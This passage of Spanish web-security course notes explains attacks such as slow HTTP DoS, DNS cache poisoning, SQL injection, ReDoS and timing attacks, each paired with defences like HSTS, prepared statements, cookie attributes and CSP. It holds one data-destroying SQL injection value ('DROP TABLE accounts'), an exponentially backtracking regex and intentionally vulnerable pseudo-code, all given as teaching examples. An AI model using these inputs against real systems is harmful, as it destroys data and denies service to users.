Otra manera es el uso de la directiva “frame-ancestors” de la cabecera CSP, principalmente el uso es prácticamente el mismo que la cabecera “X-Frame-Options”, actualmente se recomienda el uso de la cabecera CSP al completo, en este caso “frame-ancestors” sustituyendo la cabecera “X-Frame-Options”.

Como se puede observar, el simple uso de una de estas cabeceras acaba por completo con este tipo de vulnerabilidades, generalmente ambas cabeceras deberían estar en el valor NONE, lo más normal es que en una aplicación no se necesite el uso de ningún tipo de elementos iframe.

Vulnerabilidades que abusan de elementos relacionados con servidores HTTP

Header exhaustion

Se trata de un tipo de ataque muy sencillo, abusando de un posible servidor HTTP mal configurado, en el que no existe tamaño límite para las cabeceras HTTP, en este caso el atacante puede hacer que sus peticiones HTTP tengan cabeceras de tamaño infinito, agotando los recursos del servidor que intentar procesar estas peticiones.

Generalmente todo servidor HTTP que se precie pondrá un límite de tamaño a las cabeceras HTTP.

Envenenamiento de caché DNS “Cache Poisoning”

El envenenamiento de caché DNS consiste en proporcionar información maliciosa en una entrada caché DNS, para lograr que las consultas a esta entrada DNS devuelvan la información maliciosa en lugar de la información correcta.

Los servidores DNS guardan en el caché las respuestas de los servidores autoritarios para poder ser más eficaces (responder de manera más rápida a las consultas), el tiempo de guardado en caché se conoce como TTL (time to live).

Una petición para conocer la dirección IP de un dominio saldrá desde el cliente al servidor DNS, el servidor DNS si no tiene en caché la respuesta le preguntará al servidor autoritario que tiene la respuesta, la guardará en caché y la devolverá al cliente.

Un atacante puede hacerse pasar por el servidor autoritario que responde al servidor DNS y darle una respuesta maliciosa para que este la guarda en caché (ahora el caché estará envenenado). De esta manera el servidor DNS nos dará la respuesta que el atacante quiere que tengamos (por ejemplo una dirección IP de una página web idéntica a la nuestra, y así robar credenciales a los usuarios).

Generalmente llevar a cabo este tipo de ataques es complicado, es necesario una serie de factores:

- Conocer a qué servidor autoritario el servidor DNS mandará las peticiones.
- Conocer el puerto del servidor autoritario.
- Conocer qué peticiones están almacenadas en el caché del servidor DNS.
- Conocer el identificador de la solicitud para poder interceptarla.

Por lo comentado anteriormente es muy importante que el servidor DNS compruebe que la información procede de fuentes fiables (por ejemplo usando las especificaciones DNSSEC), en sus inicios el diseño del sistema DNS no incluye ningún tipo de verificación de la información (de ahí el nacimiento de DNSSEC).

Especificación DNSSEC


Diseñado para proteger aplicaciones de usar datos DNS manipulados, las respuestas de sistemas protegidos por DNSSEC están firmadas para demostrar la autoría de las fuentes y evitar este tipo de ataques por completo.

Cuando un usuario pida información a un servidor DNS, el servidor autoritario usa su clave privada para cifrar y firmar la información, el servidor DNS usará entonces la clave pública para confirmar que la información proviene del servidor correcto.

“Slow HTTP Denial of Service (DoS)” Ataques HTTP Slow

Se trata de un tipo de ataques basado en gastar los recursos abusando un principio básico del protocolo HTTP, en HTTP las peticiones deben completarse antes de que puedan ser procesadas.

El ataque consiste en iniciar peticiones incompletas a un servidor HTTP (tener muchas conexiones abiertas), el servidor estará esperando que estas peticiones se completen, gastando recursos, poco a poco podemos ir mandando un poco más de información sobre nuestra petición (como ir añadiendo cabeceras poco a poco) haciendo que el servidor siga esperando estas peticiones a ser completadas.



Existen muchas modalidades de este tipo de ataques, dependiendo de la manera en la que se haga esperar al servidor:

- R-U-Dead-Yet: Mandar peticiones POST incompletas.

- Slow Read: Peticiones válidas pero el envío de paquetes se ralentiza.
- Slowloris: Mandar una petición inválida con las cabeceras inválidas.

Estos ataques se realizan con el fin de gastar todos los recursos del servidor, agotar todos los file descriptor, alcanzar el número máximo de conexiones abiertas e impedir nuevas conexiones, …

Acabar con este tipo de ataques es sencillo, simplemente limitando el número de conexiones de una dirección IP y añadiendo un timeout en el cual si la petición no se ha completado se aborta de manera instantánea, se verá cómo limitarlos por completo en la siguiente entrega.

Prevención de vulnerabilidades relacionadas con servidores HTTP

Como se ha comentado antes, existen ciertas vulnerabilidades que aprovechan valores mal establecidos en los servidores HTTP, como pueden ser ataques Header Exhaustion, ataques Slow-Loris, es importante que un servidor HTTP expuesto al público esté preparado para lidiar con estos problemas.

Escenarios típicos en estos casos suele ser usar un servidor HTTP mucho más “battle-tested” expuesto al público, usado de reverse proxy para la aplicación final.

Las principales variables que se deben tener en cuenta son generalmente:

- Tamaño máximo de las cabeceras: Grandes cantidades de bytes en las cabeceras deben evitarse, teniendo en cuenta siempre la aplicación sobre la que se está trabajando.

- Timeout de lecturas de cabeceras: Para evitar algunos ataques que se centran en ir dando poco a poco los bytes de las cabeceras, haciendo que el servidor espere por el cliente. Siempre estos valores dependerán de la aplicación que se esté desarrollando.

- Timeout de lecturas: Para evitar problemas similares a la hora de leer cabeceras, si el cliente no responde a tiempo se deberá abortar la conexión por completo.

- Timeout de escrituras: Si el cliente no responde, se debe abortar la conexión por completo, generalmente todos los clientes suelen estar disponibles para recibir datos, por lo que una anomalía en la escritura suele ser producida por clientes de fuentes poco fiables.

- Número de conexiones: Puede ser interesante limitar el número de conexiones permitidas para una dirección IP, no para evitar ataques DDoS (ya que esto no tendría ningún efecto)

pero sí para limitar el abuso de por ejemplo abrir multitud de conexiones por un solo cliente.

Como se puede observar, interesa cerrar conexiones que mandan datos en intervalos poco frecuentes de tiempo o conexiones demasiado grandes para la aplicación que se esté trabajando. Generalmente todos los servidores HTTP más comunes ofrecen opciones para configurar estos valores.

Hay que tener siempre en cuenta que alterar estos valores puede afectar a los clientes legítimos de una aplicación, por ejemplo, usar valores de tiempo de lectura pequeños puede causar que conexiones con clientes reales se cierren. El uso de valores ideales es complicado y generalmente se tiene que observar el tráfico que el sitio reciba, para poder ajustar valores correctamente.

También hay que recordar limitar el tamaño máximo del cuerpo de las peticiones que lleguen al servidor, en el envio de formularios habrá que tener en cuenta los campos que un usuario debería enviar y sus tamaños, en especial también el tamaño máximo de las subidas de archivos, siempre limitando el tamaño de estos archivos para evitar problemas, repitiendo que el valor correcto para estos atributos siempre dependerá de la aplicación con la que se esté trabajando.

Otras medidas que también se pueden tomar para impedir ataques de este tipo suelen ser:

- No aceptar conexiones que usen métodos no soportados (por ejemplo si una URL solo acepta GET lo óptimo sería no aceptar conexiones de otro método hacia esa URL).

- Siempre ofrecer un archivo “robots.txt” y monitorizar que se cumpla, en caso contrario bloquear los bots molestos.

- Bloquear bots que simplemente escanean URLs para intentar averiguar paneles de administración o sitios similares, aunque la seguridad mediante oscuridad no debe ser tomada realmente como una seguridad robusta, si que en algunos casos puede aceptarse como medidas de seguridad adicionales.

La cabecera HSTS y los ataques MITM

Esta cabecera es una herramienta muy útil para prevenir algunos casos de ataques Man-In-The-Middle, se trata de una cabecera que especifica al navegador que toda petición a un sitio web sea siempre realizada usando el protocolo HTTPS, es decir, si un sitio web (uoc.edu) especifica la cabecera:

```
Strict-Transport-Security: max-age=31536000
```

Cualquier petición a http://uoc.edu se enviará directamente a https://uoc.edu sin ninguna redirección, todo realizado por el navegador de manera automática hasta que el valor “max-age” se cumpla.

Esta cabecera puede ser peligrosa si el sitio web no funciona correctamente con HTTPS, cuando se está seguro de que el sitio web funciona correctamente con este protocolo se puede dar el salto final, usando la lista de “preloads” del navegador, una lista que indica al navegador que sitios web deben usar siempre HTTPS.

```
Strict-Transport-Security: max-age=31536000; preload
```

De esta manera se evitan ciertos ataques MITM ya que toda petición HTTP es automáticamente HTTPS. Importante mencionar que para que la cabecera funcione el usuario debe de haber visitado el sitio web recientemente (para que esta tenga efecto) de lo contrario la cabecera habrá caducado o en algunos casos donde el usuario nunca ha visitado el sitio web, el navegador tampoco obligará a usar HTTPS.

Por lo mencionado anteriormente, es una cabecera que depende del navegador, por lo que navegadores más antiguos no contarán con esta medida de seguridad.

Inyecciones SQL

Este tipo de vulnerabilidades tratan principalmente de colocar código SQL malicioso dentro de una petición SQL, solían ser uno de los métodos más usados para atacar aplicaciones web hace unos años pero hoy en día resulta difícil encontrarse con este tipo de vulnerabilidades.
Se abusa de cómo se escribe la sentencia SQL en la parte del servidor, cuando se añade input de un usuario de manera insegura a una query SQL es posible modificarla para realizar actividades maliciosas o obtener información sensible de la base de datos.

El abuso de este tipo de vulnerabilidades tiene un gran impacto, es posible en algunos casos lograr borrar bases de datos entera, aunque resulta difícil encontrar este tipo de vulnerabilidades en la actualidad, ya que el uso de sentencias preparadas está muy extendido en cualquier web-framework o lenguaje moderno.

Ejemplo

Supongamos que en nuestro código tenemos la siguiente función para obtener un usuario mediante el email que proviene de un formulario:

```
function retrieveUserByEmail(email) {
```

```
      result = db.query(“SELECT id FROM accounts WHERE email = “ + email);
      return result.id
}
```

El input “email” al estar añadido a la sentencia de esta manera, el usuario puede fácilmente insertar código SQL en nuestra sentencia (por ejemplo usando email = 1; DROP TABLE accounts”).

Hoy en día el uso de input del usuario en una sentencia SQL suele realizarse mediante “prepared statements”, por lo que el motor SQL es el encargado de evitar este tipo de inyecciones y el servidor puede usar cualquier input dentro de la sentencia SQL.

Por ejemplo en MySQL tenemos las sentencias:

- PREPARE: Prepara una sentencia para su ejecución.
- EXECUTE: ejecuta una sentencia preparada.
- DEALLOCATE PREPARED: suelta una sentencia preparada.

De esta manera, sin importar el input del usuario nuestra sentencia no se verá afectada por ningún tipo de inyección.

Ejemplo sentencia preparada MySQL

```
PREPARE stm1 FROM “SELECT id FROM accounts WHERE email = ?”;
SET @email = “acarvajalc@uoc.edu”;
EXECUTE stm1 USING @email;
...(resultados) ...
DEALLOCATE PREPARE stm1;
```

En este ejemplo podría existir una función en la aplicación la cual ejecutase sentencias preparadas:

```
function retrieveUserByEmail(email) {
      result = db.queryPreparedExecute(“SELECT id FROM accounts WHERE email
= ?“, email);
      return result.id
}
```

De esta manera, no nos importa que pueda contener el valor de la variable “email”, ya que ahora nuestra sentencia estará usando sentencias preparadas.

Seguridad en las cookies

HttpOnly

Otra capa extra que debería siempre usarse, es el uso del atributo “HttpOnly” en cualquier cookie relevante de la aplicación, cuando se añada una cookie a un usuario se puede usar este atributo para indicar que la cookie solo debe ser accesible en las peticiones HTTP y no ser accesible para el código JavaScript (devolverá un string vacío “” para la API document.cookie), de esta manera el código presentado anteriormente no tendrá acceso a la cookie de la sesión, invalidando completamente ataques XSS que se centran en el robo de cookies.

Existía una manera de hacer un “bypass” a una cookie HttpOnly, se trata de usar el método HTTP TRACE, el cual se suele usar como método de debugging, hoy en día no es posible que JavaScript realice peticiones TRACE pero como medida de seguridad extra se debería desactivar este método por completo en cualquier servidor HTTP en el que no sea de utilidad.

Aunque este atributo no es reciente (implementado en el año 2002), existen aún muchos sitios web que no hacen uso de él, si una página no necesita acceder a una cookie desde código JavaScript (generalmente para las cookies que guardan la sesión suele ser el caso y para la mayoría de cookies también) el uso de este atributo es totalmente recomendado.

No hay que olvidar que aunque este atributo invalide ataques XSS centrados sobretodo en el robo de cookies, una vulnerabilidad XSS es demasiado flexible y debe corregirse de inmediato, además es importante recalcar que este atributo (como cualquier otro) la implementación depende el navegador, por lo que un error en esta implementación donde el atributo no funcione correctamente puede invalidar esta capa de seguridad.

SameSite

Otro atributo de gran relevancia en las cookies es el atributo “SameSite”, con gran impacto para solventar vulnerabilidades CSRF, permite impedir que las cookies en envíen en peticiones cross-site, este atributo cuenta con tres posibles valores.

Este atributo nace debido a un “fallo” en el protocolo HTTP, donde en cualquier visita se envían las cookies de un origen, sin importar desde donde se ha iniciado esta petición, de ahí nace la posibilidad de que ataques como CSRF sean capaces de enviar peticiones desde otro origen y que la cookie sea incluída.

- **Strict**: Solo se puede acceder a la cookie estando en el dominio original, visitando el dominio original desde otro sitio no enviará las cookies.

- **None**: No se aplica el atributo SameSite para esta cookie.

- **Lax**: Solo se envían las cookies en peticiones del mismo dominio, es el atributo por serie cuando SameSite no está presente.

A continuación se exponen una serie de ejemplos para entender mejor estos valores:

- Imagen cargada desde otro dominio: Las cookies con Strict o Lax no se envían en esta petición.

- Link desde otro dominio a la página principal: Las cookies con Strict no se envían (first party) pero las cookies con Lax sí.

La importancia que tiene este atributo en vulnerabilidades CSRF es muy elevada, prácticamente se consigue solucionar este tipo de ataques ya que las cookies no se envían en la petición realizada desde el sitio web del atacante, al realizarse desde otro dominio.

Por ejemplo, si el sitio web original reside en “uoc.edu” y un atacante logra que un usuario visite un sitio web malicioso en “uoc.hacker.com”, de estos dos sitios se puede observar que el origen es: uoc.edu para el primero y hacker.com para el segundo.

Al realizar la petición maliciosa desde “hacker.com” y tener una cookie con SameSite en Lax o en Strict, la cookie no se enviará en la petición, por lo que el usuario afectado no tendrá sesión guardada en la página original y el ataque no podrá efectuarse.

De manera automática, todas las cookies que no lo especifiquen usan de seria el valor Lax. Un buen empujón para una rápida adopción de este importante atributo en las cookies.

Secure

Importante no olvidar el atributo “Secure”, para solo enviar la cookie sobre conexiones seguras HTTPS, impidiendo que sea accesible a ataques MiTM que abusan de conexiones inseguras.

Hoy en día el uso de HTTPS debe ser el estándar en cualquier sitio web, por lo que el uso de este atributo debería considerarse obligatorio.

“Regular expression Denial of Service (DoS)” (ReDos)

Este tipo de ataques se basan en la explotación de la implementación RegEx que el lenguaje que la web víctima esté empleando, generalmente se abusa el hecho de que es posible enviar ciertas combinaciones de texto que pueden causar que la implementación RegEx en uso actué de forma lenta o que entre en un bucle infinito, gastando recursos del servidor (ya sea por la propia implementación por falta de timeots/profundidad máxima de recursión).

Para este tipo de ataque puede ser de utilidad conocer cómo funcionan de manera simplificada los motores Regex (sin entrar en el funcionamiento más interno de los algoritmos que usan para

generar las máquinas de estado), saber que existen dos tipos de motores principalmente: motores text-directed y motores regex-directed.

- Los motores text-directed caminan carácter por carácter del input ofrecido y prueban todas las combinaciones posibles de nuestra expresión regex antes de avanzar de carácter, este tipo de motores no pueden ir hacia atrás, por lo que podemos usar expresiones menos complejas que no llevan a desastres.

- Los motores regex-directed caminan sobre la expresión regex, intentan encontrar un match entre un token en nuestro regex con el siguiente carácter del input, si no hay ninguna coincidencia entonces el motor hace backtracking, reduce la posición en el regex y en el input en uno. Este tipo de motores suelen ser los más empleados por esta razón.

Motores tiempo lineal

Hoy en día es bastante común encontrarse con implementaciones regex basadas en este tipo de motores (concretamente en RE2 de Google) los cuales actúan de manera diferente, acaban en tiempo lineal con el tamaño del input, es decir, si tenemos un input de tamaño “n” sabemos que el tiempo de ejecución es como mucho “tiempo * n” por lo que resulta fácil evitar sufrir un ataque ReDos (este tipo de motores son muy interesantes, siendo RE2 el más popular: https://github.com/google/re2), pero que no soportan todas las implementaciones posibles de las expresiones regex.


Como normal general, no aceptar expresiones de fuentes desconocidas, limitar el tamaño del input de los usuarios si se va a usar una validación regex, revisar la expresión empleada no pueda mejorarse, si es posible usar motores que corran en tiempo lineal en el tamaño del input.

Ejemplo

En cualquier página para poder comprobar expresiones regulares se puede ver el ataque en cuestión, para este ejemplo se usará (https://regex101.com/), y usaremos la siguiente expresión usando el motor de PHP, el cual no usa RE2:


```
^(([a-z])+.)+[A-Z]([a-z])+$
```

Una expresión sencilla, con la cual esperamos capturar cualquier combinación a-z minúscula al comienzo de nuestra string, luego una sola letra A-Z mayúscula y por último cualquier combinación a-z minúscula.




Para el input “testTtest” el motor ha tenido que ejecutar 71 pasos, fijémonos que nos encontramos con una string de 9 caracteres apenas, si probamos strings más grandes podemos ver como el motor hace timeout (el número de pasos crece de manera exponencial, para 23 caracteres el motor realiza 37 mil pasos), en caso de que esta web no hubiera implementado un timeout o un límite de pasos en su motor podríamos realizar un ataque ReDoS.

Podemos observar lo mismo usando el motor de Java que la página ofrece:



Ahora podemos ver usando la implementación del lenguaje Golang (la cual sí usa RE2 y nos garantiza acabar en tiempo lineal) como la expresión ya no es tan problemática:



De manera general y preventiva es aconsejable, a la hora de trabajar con expresiones seguir ciertas pautas para evitar este tipo de problemas que veremos en la siguiente entrega.

Medidas básicas para evitar este tipo de vulnerabilidades

Como ya se conoce, estos tipos de ataques abusan principalmente la implementación del motor ReGex que el lenguaje de la aplicación esté empleando, la manera más sencilla de evitar este tipo de vulnerabilidades es nunca ejecutar expresiones creadas por usuarios, esto generalmente no es

un problema en la mayoría de aplicaciones web. También es necesario siempre validar la longitud de los datos con los que se están trabajando, antes de intentar encontrar ocurrencias con una expresión regular.

Si en una aplicación se emplean expresiones de este tipo, siempre hay que validar que la expresión empleada es la más óptima, y que no existe ningún problema mencionado en la anterior entrega. Generalmente se suele hacer uso de expresiones para validar direcciones email, direcciones IP o URLs.

La recomendación es no validar estos datos usando expresiones regulares, generalmente no merece la pena además de que obtener una expresión que cubra cualquier dirección email (por ejemplo) resulta muy complicado y obliga a trabajar con expresiones regulares poco entendibles y de ejecución lenta. En la mayoría de los casos (por ejemplo formularios de registro, para validar direcciones email) existen otros mecanismos que deben ser empleados para verificar la dirección (comprobar que simplemente exista una @ y mandar un email de confirmación suele ser suficiente).

Emplear motores seguros (también puede ser una opción a tener en cuenta, no todos los lenguajes ofrecen esta posibilidad lamentablemente, pero en los lenguajes que sí sea posible suele ser la mejor opción.

Timing-Based Attacks

En el contexto de aplicaciones web, este tipo de ataques consisten básicamente en estudiar el tiempo de respuesta de una petición para poder obtener información potencialmente sensible.

Generalmente este tipo de ataques se usan para la cosecha de credenciales en aplicaciones web, el ataque consiste en observar el tiempo que una petición (por ejemplo de inicio de sesión) tarda en devolvernos una respuesta, si observamos que con diferentes inputs el tiempo de respuesta va cambiando podemos intentar hacer entonces un timed-attack.

En el caso de que el tiempo de respuesta siga un patrón (por ejemplo al ir probando diferentes contraseñas damos con una combinación que tarda un poco más en devolver respuesta) podemos seguir probando combinaciones para extraer más información del servidor, generalmente esto ocurre por que el servidor ejecuta código basado en nuestro input y nuestras combinaciones al cercarse a la combinación correcta podemos suponer que el servidor hace más trabajo por lo que tarda más en “contestar”.

Este tipo de ataques no son muy populares, pues hoy en día son fáciles de evitar, además todas los tiempos de viaje en la red y las capas extras que añaden más latencia a nuestra aplicación hacen que sea complicado estudiar el tiempo de respuesta de una petición.

Ejemplo

Supongamos un formulario para iniciar sesión en una aplicación de banking online, el servidor comprobará si una combinación email/password es válida de la siguiente manera (pseudo-código):

```
let account := database.retrieve_account_by_email(form.email);
if account == null {
      return show_invalid_account_error()
}

if account.password == form.password {
      return login()
}

retrurn show_invalid_account_error()
```

Podemos observar que el código básicamente intenta cargar una cuenta por el email del formulario, si no la encuentra mostrará un error (“Contraseña o email inválidos”), si la cuenta entonces compara dos strings, si son iguales entonces el inicio de sesión es correcto.

El ataque reside en cómo se realizan las comprobaciones, primero observando el tiempo de respuesta es posible “adivinar” cuales emails son válidos y cuáles no, simplemente porque si el email es válido el código del servidor avanza por lo que el tiempo de respuesta será ligeramente mayor.

Pero el verdadero problema se encuentra en la comparación de contraseñas, el atacante puede ir probando combinaciones, nuestro servidor realizará la comprobación de la siguiente manera:

```
“test” == “test”
1) t == t
2) e == e
3) s == s
4) t == t
```

Básicamente en la mayoría de lenguajes la comparación entre dos strings se realiza carácter por carácter, de esta manera podemos ir probando combinaciones, si la primera letra es correcta el servidor tendrá que hacer pasos extra para verificar las siguientes letras, aumentando el tiempo de respuesta ligeramente, de esta manera podemos ir probando qué letras son las correctas hasta dar con una combinación ganadora.

Para invalidar este tipo de ataques es necesario realizar la comparación con una función segura que compare las dos contraseñas con un tiempo constante para no desvelar información al atacante o usar algoritmos como bcrypt, el cual está diseñado para resistir este tipo de ataques a contraseñas.

Prevención de timed-attacks

Como se ha comentado anteriormente, estos ataques pueden tener un gran impacto, permitiendo a atacantes cosechar credenciales de los usuarios, una medida muy popular es el simple uso de un captcha, invalidando por completo la automatización del envío de formularios, una opción muy usada es “Google reCAPTCHA”, actualmente no se conoce ninguna manera de automatizar este captcha sin intervención humana.

Este tipo de servicios siempre serán susceptibles a ataques manuales donde con intervención humana se resuelvan, pero resulta costoso y muy poco eficaz, servicios populares como 2Catptcha cobran aproximadamente 0.80 USD por cada 1000 captchas a resolver, pero el precio asciende a 2 USD para el servicio reCAPTCHA.

Pero en ocasiones donde un mecanismo captcha no sea una solución posible se debe recurrir a lo mencionado con anterioridad, hacer comparaciones seguras en las situaciones críticas de la aplicación, generalmente en el momento de iniciar sesión por ejemplo:

```
function LoginVulnerable() {
…
      if form.Password != account.Password {
            // Contraseñas no coinciden
            ...
      }
}
```

Para solventar esto, otra opción válida sería, como ya se ha comentado, usar una función que compare dos valores, donde el tiempo sea una función basada en la longitud de los elementos comparados, independientemente del contenido.

Resulta complicado prevenir estos ataques de manera completa, si tenemos como ejemplo el flujo que seguiría un controlador cualquiera para una determinada acción:

1. Query comprobar usuario existe: X ms
2. Query comprobar usuario no existe: Y ms.

Se tendrían dos factores a tener en cuenta a la hora de paliar esta vulnerabilidad, sería perfecto lograr que ambas se ejecutasen en tiempo X ms, otra opción no definitiva pero de gran ayuda es añadir ruido aleatorio a cualquier proceso sensible, de esta manera el atacante tendrá que lidiar con:

- Latencia de la conexión.
- Latencia de la CPU scheduling.
- Latencia del servidor HTTP / load balancer.
- Ruido aleatorio.

Cuanto más tedioso sea para el atacante más probabilidad de fracaso tendrá, pero no hay que olvidar añadir ruido no es una solución final y completa para este problema, pues aún así existirá una diferencia de tiempo que el atacante podrá usar para explotar esta vulnerabilidad.

Otra opción popular es la de imitar los flujos en cualquier caso de la ejecución, por ejemplo, en el caso de inicio de sesión, se podrían tener estos flujos:

1. Query comprobar usuario existe: X ms
2. Query comprobar usuario no existe: Comprobar contraseñas coinciden igualmente: X ms.

Es decir, en el caso de que el usuario no exista, se procede igual que si el usuario existiera, para confundir al atacante.

Se trata de un problema complicado de abordar, ya que la implementación del algoritmo que se use debe ser en tiempo constante también, no pueden existir accesos a cache, lo complicado no reside en la implementación, reside en evitar que por ejemplo el compilado haga cambios en el algoritmo, suele ser común usar operaciones XOR y OR con cada byte a comparar.

Medidas de prevención

A continuación se comentará una serie de puntos relacionados con algunos temas sobre medidas de seguridad que toda aplicación moderna hoy en día debería implementar o seguir.

En concreto se va a tratar la cabecera CSP y como usarla para asegurar aplicaciones web, se trata de una cabecera muy potente que todo navegador web ofrece.

“Content Security Policy” (CSP)

Se trata de una herramienta muy potente que se tiene a disposición como capa de seguridad extra para aplicaciones web modernas.

Consiste principalmente en una cabecera que se puede añadir en las respuestas de cualquier servidor/aplicación web (mediante la cabecera HTTP “Content-Security-Policy”, aunque también es posible usar esta capa usando un meta tag en el head de un documento HTML).

Esta capa de seguridad nace principalmente para combatir las vulnerabilidades XSS pero ha ido mejorando con el paso del tiempo añadiendo nuevas opciones.

El funcionamiento de esta capa de seguridad es mediante políticas, cada política hará referencia a una medida de seguridad y tendrá sus diferentes opciones y campos, cada política esta separada por un símbolo “;”.

Un ejemplo básico sería el siguiente (podemos ver el uso de políticas form-action, script-src, frame-ancestors, frame-src y report-uri):

```
form-action 'self';
script-src 'self' 'nonce-ltzixiif4cEdOqnxOFkdKA';
frame-ancestors 'none';
frame-src 'self';
report-uri /report-csp-uri;
```

Generalmente, cada política sigue un contenido muy similar:

nombre-política: <source> … <source>;

Para los diferentes elementos <source> que una directiva use tenemos varios valores que suelen estar disponibles en la mayoría de directivas:

- Generalmente se puede usar un <host-source> donde básicamente usamos un hostname o una dirección IP:
    - http://website.com
    - http://*.website.com
- Se pueden usar valores ‘none’ para especificar ninguno y valores ‘self’ para especificar cómo <source> a nuestro propio hostname.

Algunas directivas cuentan con algunos valores <source> especiales que veremos a continuación. Los valores no recomendados (como ‘unsafe-inline’ o ‘unsafe-eval’ no se van a cubrir en este apartado, pues su uso es desaconsejado).

La cantidad de opciones que esta capa se seguridad tiene son muchas, a continuación se verán las opciones más potentes que se pueden usar para hacer una aplicación más segura usando CSP:

Directiva “frame-src”

Con esta directiva es posible especificar que orígenes son válidos para poder usarse en elementos <iframe>, básicamente se puede especificar qué páginas web están permitidas para usarse como iframe en nuestra web.

Esta directiva puede ser útil como capa extra de seguridad para evitar que ataques maliciosos que inyectan contenido en nuestra web puedan renderizar sus iframes dentro del contenido.

Directiva “frame-ancestors”

Una directiva muy útil, con la cual es posible especificar qué orígenes tienen autorización para usar nuestra aplicación web en un elemento iframe dentro de su contenido HTML.

Con esta directiva podemos mimicar la cabecera “X-Frame-Options” y evitar por completo ataques que se basan en incrustar nuestra página web en un elemento iframe en su página web:

Ejemplo

```
frame-ancestors: ‘none’;
```

Con este ejemplo se impide por completo que se use dentro de un elemento iframe.

Directiva “script-src”

Se trata de la directiva más común por la que se emplea esta capa de seguridad, con ella es posible especificar los orígenes de los scripts JavaScript de el contenido de nuestra página web.

